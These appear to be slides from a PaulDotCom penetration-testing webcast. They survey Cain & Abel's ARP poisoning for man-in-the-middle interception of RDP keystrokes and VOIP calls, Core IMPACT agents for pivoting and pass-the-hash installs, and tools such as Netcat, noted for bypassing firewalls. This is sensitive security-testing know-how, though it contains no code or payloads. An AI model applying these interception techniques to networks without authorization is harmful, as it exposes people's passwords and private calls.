# Cain & Abel (2)

---



- Get in the middle
  - Select an interface, start sniffing
  - Use APR tool (ARP Poison Routing) to scan for hosts
  - Select one or more hosts to intercept
- Why?
  - Effectively become a connection relay
  - Possible to monitor, record, and modify data
  - Capture the password exchanges, RDP, and even VOIP



- RDP MITM
  - Sniff, ARP scan, spoof (or span port)
  - Detects RDP sessions, Displays under APR
  - May throw a warning to the user
  - Who says yes anyways? Yes, just about everyone...
- Captures output from RDP session (including keystrokes)
  - Stores in c:\Program Files\Cain\RDP
  - Output not friendly
  - Try IronGeek's output parser for typed commands: <http://www.irongeek.com/i.php?page=security/cain-rdp-mitm-parser>



# Cain & Abel (4)



- VOIP Sniffing

- Sniff, ARP scan, spoof (or span port)
- Detects unencrypted VOIP traffic
- Converts and dumps RTP streams to WAV

G711 uLaw, G771 aLaw, ADPCM, DVI4, LPC, GSM610, Microsoft GSM, LI6, G729, Speex, iLBC, G722.1, G723.1, G726-16, G726-24, G726-32, G726-40, LPC-10, SIREN

- High yield, in the right place

- Call center, account information, passwords
- Non-standard comms, something to hide?






# Core IMPACT

- Core IMPACT rolls up a lot of similar functionality into a single tool:
  - Import results from Nmap & Nessus
  - Launch exploits and deploy “Agents”, then pivot to other systems
  - Copy agents to USB thumb drives
  - Install agents via login services (TELNET, SSH, SMB)
  - Install agents via SMB using Pass-The-Hash
  - BONUS: You get a reporting engine, support, and a blinking light up pen

Agent lets you pivot, sniff traffic, collect local information, transfer files, execute commands, & command shell



# Honorable Mentions

---

- **Netcat** (<http://netcat.sourceforge.net/download.php>) - This is a great tool to bypass firewalls, move files between systems, etc...
- **Bash** (<http://www.shell-fu.org/>) - Powerful way to link tools together, automate tasks, and extract data from files
- **Amap** (<http://freeworld.thc.org/thc-amap/>) - Network application mapper
- **nbtscan** (<http://www.unixwiz.net/tools/nbtscan.html>) - Great for enumerating NetBIOS information on Windows hosts
- **hping** (<http://www.hping.org/download.html>) - THE tool for quick packet crafting

A fantastic guide to 98% of all pen testing tools:

<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>

**/\* End \*/**

- Presentations: <http://pauldotcom.com/presentations.html>
- Forum: <http://forum.pauldotcom.com/>
  - Special category just for this webcast series!
- Email: [psw@pauldotcom.com](mailto:psw@pauldotcom.com)

